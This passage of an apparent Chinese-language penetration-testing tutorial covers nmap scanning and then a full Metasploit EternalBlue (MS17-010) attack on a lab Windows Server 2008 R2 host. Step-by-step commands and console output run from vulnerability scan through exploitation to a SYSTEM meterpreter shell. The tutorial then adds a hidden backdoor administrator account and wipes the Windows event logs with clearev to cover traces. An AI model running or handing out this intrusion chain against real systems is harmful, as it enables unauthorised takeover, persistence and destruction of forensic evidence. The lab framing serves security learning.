Nmap done: 1 IP address (1 host up) scanned in 70.90 seconds

```

可以发现主机开启了445端口，并且操作系统类型可能为Windows XP 或 Winodws7 或 Windows Server 2012等

nmap-kali自带软件

全世界最厉害的扫描器：

主机发现

端口扫描

版本侦测

操作系统指纹识别

nmap是一款非常强大的主机发现和端口扫描工具，而且nmap运用自带的脚本，还能完成漏洞检测，同时支持多平台。

```
nmap    #可看所有可执行的命令
```

```
nmap [目标ip或目标网段192.168.1.0/24或目标网段192.168.1.1-24]    #普通扫描
```

```
-sT    #tcp扫描，普通扫描
```

```
nmap -sT [目标ip]
```

```
-sS    #隐秘扫描(不形成三次握手)，不建立tcp连接，所以不会在防火墙上留下痕迹
```

```
-sL [考虑扫一个网段]    #list scan列表扫描，主要用于主机发现
```

```
nmap -sL 192.168.1.1-254
```

```
-sn    #ping scan (ping扫描) 只发现主机不扫描端口
```

```
-Pn    #将所有主机都假定为开机，跳过主机发现过程
```

```
-PO    #使用ip协议探测主机是否开启
```

```
-sU    #使用udp扫描
```

```
-p [指定扫描哪些端口]
```

```
-O    #识别操作系统
```

2、利用msf框架实现永恒之蓝攻击复现

Metasploit (MSF) 是一个免费的、可下载的框架，通过它可以很容易地获取、开发并对计算机软件漏洞实施攻击。

它本身附带数百个已知软件漏洞，是一款专业级漏洞攻击工具

MSF所用功能主要可分为这几个模块，每个模块都有各自的功能领域，形成了渗透测试的流程

1、Auxiliary (辅助模块)

为渗透测试信息搜集提供了大量的辅助模块支持

2、Exploits (攻击模块)

利用发现的安全漏洞或配置弱点对远程目标系统 进行攻击，从而获得对远程目标系统访问权的代码组件。

3、Payload (攻击载荷模块)

攻击成功后促使靶机运行的一段植入代码

4、Post (后渗透攻击模块)

收集更多信息或进一步访问被利用的目标系统

5、Encoders (编码模块)

将攻击载荷进行编码，来绕过防护软件拦截

armitage是msf的一个图形界面

msf如果去攻击对方需要条件:

- 1.漏洞
- 2.攻击载荷 (木马, 病毒)

1) 永恒之蓝漏洞探测

操作机: kali

先进入msf, 然后搜寻ms17-010的漏洞模块

```
msfconsole
```

```
# 进入metasploit里面, 要用root权限使用 (su)
```

```
(root@kali)-[~]
# msfconsole

      .\$$$$L .. , , =aaccaacc%#s$b.      d8,      d8P
      #$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$b.  `BP  d88888

8p
      d888888P      '7$$$$\"""\"\"\"'^^\"\"\".7$$$|D*\"\"\"`      ?88'
      d8bd8b.d8p d8888b ?88' d888b8b      _os#|$*\"\"`      d8P      ?8b 88P
      88P`?P`?P d8b_,dP 88P d8P' ?88      .oaS###S*\"\"`      d8P d8888b $whi?88b
88b
      d88 d8 ?8 88b      88b 88b ,88b .os$$$$$*\" ?88,.d88b, d88 d8P' ?88 88P `?8b
      d88' d88b 8b`?8888P'`?8b`?88P'.a$$$$$Q*\"`      `?88' ?88 ?88 88b d88 d88
      .a$$$$$$$\"`      88b d8P 88b`?8888P'
      ,s$$$$$$$\"`      888888P' 88n      _.,,ass;:
      .a$$$$$$$P`      d88P'      ., .ass%#$$$$$$$$$$$$$$$$$
$'
      .a$###$$$P`      _., -aqsc#SS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
,
      ,a$###$$$P`      _., -ass#SS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
      .a$$$$$$$$SSSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==--\"\"\"'^^/$$$$$$'
      ,o$$$$$$$'
      ll66$$$'

ll66$$$'
.;;lll6666'
...;;lllll6'
.....;;llll;;...
`.....;;;;...`
```

```

      ll66$$$'
      .;;lll6666'
      ...;;lllll6'
      .....;;llll;;...
      `.....;;;;...`

      =[ metasploit v6.2.26-dev ]
+ -- --[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --[ 951 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: Start commands with a space to avoid saving
them to history
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

```
search ms17-010
```

```
#搜寻可使用该ms17-010永恒之蓝漏洞的模块
```

```
msf6 > search ms17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check
0	exploit/windows/smb/ms17_010_eternalblue MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	2017-03-14	average	Yes
1	exploit/windows/smb/ms17_010_psexec MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows	2017-03-14	normal	Yes
Code Execution				
2	auxiliary/admin/smb/ms17_010_command MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows	2017-03-14	normal	No
Command Execution				
3	auxiliary/scanner/smb/smb_ms17_010 MS17-010 SMB RCE Detection		normal	No
4	exploit/windows/smb/smb_doublepulsar_rce SMB DOUBLEPULSAR Remote Code Execution	2017-04-14	great	Yes

Interact with a module by name or index. For example `info 4`, `use 4` or `use exploit/windows/smb/smb_doublepulsar_rce`

```
msf6 > 
```

得到有五个模块可用。

1. blue就是永恒之蓝的漏洞
2. psexec是可利用的一个javascript (JS) 的一个模块
3. command是运行cmd的
4. scan是探测的模块

我们需要先：使用模块3-scanner模块对目标靶机进行扫描，检测是否存在该漏洞

```
msf6 > use 3
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

进入到该模块之后，可以使用 `info` 查看该漏洞模块的具体介绍信息

```

msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > info

Name: MS17-010 SMB RCE Detection
Module: auxiliary/scanner/smb/smb_ms17_010
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Sean Dillon <sean.dillon@risksense.com>
Luke Jennings

Check supported:
No

Basic options:

```

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit

使用 `show options` 选项，查看我们要输入的具体参数，其中标注了yes的选项是必须的参数，若这个参数为空，则需要我们填写。RHOSTS选项为空，所以我们需要填写，RHOSTS代表要攻击的目标。输入r然后按tab键可以自动补全该参数

```
show options
```

```

msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):

```

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the `info`, or `info -d` command.

```

msf6 auxiliary(scanner/smb/smb_ms17_010) >

```

设置rhosts:

```

set rhosts 192.168.10.35
show options

```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.10.35
rhosts => 192.168.10.35
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):



| Name        | Current Setting                                                | Required | Description                                                                                  |
|-------------|----------------------------------------------------------------|----------|----------------------------------------------------------------------------------------------|
| CHECK_ARCH  | true                                                           | no       | Check for architecture on vulnerable hosts                                                   |
| CHECK_DOPU  | true                                                           | no       | Check for DOUBLEPULSAR on vulnerable hosts                                                   |
| CHECK_PIPE  | false                                                          | no       | Check for named pipe on vulnerable hosts                                                     |
| NAMED_PIPES | /usr/share/metasploit-framework/data/wordlists/named_pipes.txt | yes      | List of named pipes to check                                                                 |
| RHOSTS      | 192.168.10.35                                                  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT       | 445                                                            | yes      | The SMB service port (TCP)                                                                   |
| SMBDomain   | .                                                              | no       | The Windows domain to use for authentication                                                 |
| SMBPass     |                                                                | no       | The password for the specified username                                                      |
| SMBUser     |                                                                | no       | The username to authenticate as                                                              |
| THREADS     | 1                                                              | yes      | The number of concurrent threads (max one per host)                                          |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

然后执行扫描攻击：

```
run

msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.10.35:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.10.35:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

显示主机很可能能够会受到永恒之蓝漏洞的攻击

2) 永恒之蓝漏洞攻击

选择漏洞利用模块，然后和上面的操作一样，填写必须的参数。

使用模块0，并查看选项，设置RHOSTS，利用show payloads显示payload

```
search ms17-010
use 0
```



```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search ms17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example `info 4`, `use 4` or use `exploit/windows/smb/smb_doublepulsar_rce`

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

show options
show payloads

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
2	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
3	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
4	payload/windows/x64/custom/bind_ipv6_tcp		normal	No	hellcode stage, Windows x64 IPv6 Bind TCP Stager
5	payload/windows/x64/custom/bind_ipv6_tcp_uuid		normal	No	hellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
6	payload/windows/x64/custom/bind_named_pipe		normal	No	hellcode stage, Windows x64 Bind Named Pipe Stager
7	payload/windows/x64/custom/bind_tcp		normal	No	hellcode stage, Windows x64 Bind TCP Stager
8	payload/windows/x64/custom/bind_tcp_rc4		normal	No	hellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
9	payload/windows/x64/custom/bind_tcp_uuid		normal	No	hellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)

#设置payload连接的方式，在这里需要注意的是，如果我们的虚拟机使用的是nat网络模式，我们的payload需要设置成payload/windows/x64/meterpreter/bind_tcp，桥接模式使用payload/windows/x64/meterpreter/reverse_http，（reverse_tcp为反向连接，即受害机主动连接攻击机，以获取shell。）

```
set rhosts 192.168.10.35
```

```
set payload payload/windows/x64/meterpreter/bind_tcp
```

```
run
```

#运行攻击

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.10.35
rhosts => 192.168.10.35
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload payload/windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
[*] Started reverse TCP handler on 192.168.83.133:4444
[*] 192.168.10.35:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.10.35:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.10.35:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.10.35:445 - The target is vulnerable.
[*] 192.168.10.35:445 - Connecting to target for exploitation.
[+] 192.168.10.35:445 - Connection established for exploitation.
[+] 192.168.10.35:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.10.35:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.10.35:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server
2
[*] 192.168.10.35:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterprise
s
[*] 192.168.10.35:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service
P
[*] 192.168.10.35:445 - 0x00000030 61 63 6b 20 31 ack 1
[+] 192.168.10.35:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.35:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.10.35:445 - Sending all but last fragment of exploit packet
```

成功进入meterpreter:

```
[*] 192.168.10.35:445 - 0x00000030 61 63 6b 20 31 ack 1

[+] 192.168.10.35:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.10.35:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.10.35:445 - Sending all but last fragment of exploit packet
[*] 192.168.10.35:445 - Starting non-paged pool grooming
[+] 192.168.10.35:445 - Sending SMBv2 buffers
[+] 192.168.10.35:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.10.35:445 - Sending final SMBv2 buffers.
[*] 192.168.10.35:445 - Sending last fragment of exploit packet!
[*] 192.168.10.35:445 - Receiving response from exploit packet
[+] 192.168.10.35:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.10.35:445 - Sending egg to corrupted connection.
[*] 192.168.10.35:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.10.35
[*] Meterpreter session 1 opened (192.168.83.133:46091 → 192.168.10.35:4444) at 2023-06-25 05:08:15
-0400
[+] 192.168.10.35:445 - =====
[+] 192.168.10.35:445 - -----WIN-----
[+] 192.168.10.35:445 - =====

meterpreter > |
```

验证一下当前权限：

```
getuid
ipconfig
pwd    #查看当前路径
```

```
[+] 192.168.10.35:445 - =====
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC    : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name           : Intel(R) PRO/1000 MT Network Connection
Hardware MAC    : 00:0c:29:b2:99:e9
MTU            : 1500
IPv4 Address    : 192.168.10.35
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fe80::8447:351f:3816:73e9
IPv6 Netmask    : ffff:ffff:ffff:ffff::
```

```
meterpreter > pwd
C:\Windows\system32
```

还可以直接在连接中，直接拿到对方的shell

```
shell
#在shell中可正常执行命令操作：添加/删除用户，更改密码，权限管理，写文件(留后门)
```

```
meterpreter > shell
Process 1912 created.
Channel 1 created.
Microsoft Windows [6.1.7601]
(c) 2009 Microsoft Corporation
C:\Windows\system32>
```

Meterpreter是Metasploit 的一个扩展模块，可以调用 Metasploit 的一些功能,对目标系统进行更深入的渗透，如获取屏幕、上传/下载文件、创建持久后门等

3) 提权留后门

(这一步还可以加以利用如添加影子用户，更加隐蔽不易被靶机用户察觉)

```
chcp 65001
#解决乱码
```

第一步 创建一个用户，切记密码复杂度达到符合windows安全验证的密码。才可创建成功。

```
net user
#查看当前所有用户
net user user11 A#8881 /add
#添加新用户：用户名为user11 密码为A#8881
net user
```

```
C:\Windows\system32>chcp 65001
chcp 65001
Active code page: 65001

C:\Windows\system32>net user
net user

User accounts for \\

Administrator      Guest
The command completed with one or more errors.

C:\Windows\system32>
```

```
C:\Windows\system32>net user user11 A#8881 /add
net user user11 A#8881 /add
The command completed successfully.

C:\Windows\system32>net user
net user

User accounts for \\

Administrator      Guest      user11
The command completed with one or more errors.

C:\Windows\system32>
```

第二步 将创建好的用户拉进超级管理组

```
net localgroup Administrators user11 /add
#将user11用户添加到超级管理组
net localgroup Administrators
#查看本地超级管理员组的用户
```

```
C:\Windows\system32>net localgroup Administrators user11 /add
net localgroup Administrators user11 /add
The command completed successfully.
```

```
C:\Windows\system32>
```

```
C:\Windows\system32>net localgroup Administrators
net localgroup Administrators
Alias name      Administrators
Comment        *****U*L*****/*****B*****Z*****O*****E
```

Members

Administrator

user11

The command completed successfully.


最后还可以清除一下日志痕迹:

```
clearev
```

查看日志:

```
cmd
eventvwr.msc
```


清除前:



清除日志:

```
C:\Windows\system32>exit
exit
meterpreter > clearev
[*] Wiping 475 records from Application...
[*] Wiping 1691 records from System...
[*] Wiping 1492 records from Security...
```

清除后：



暂时不用这个会话了，可以退出当前shell，然后把该会话放到msf后台

```
exit
background
```

查看所有连接的会话，随时可以进入某个会话

```
sessions
sessions -i id号


sessions -k id    #删除会话
```

退出


```
back    # 后退一格
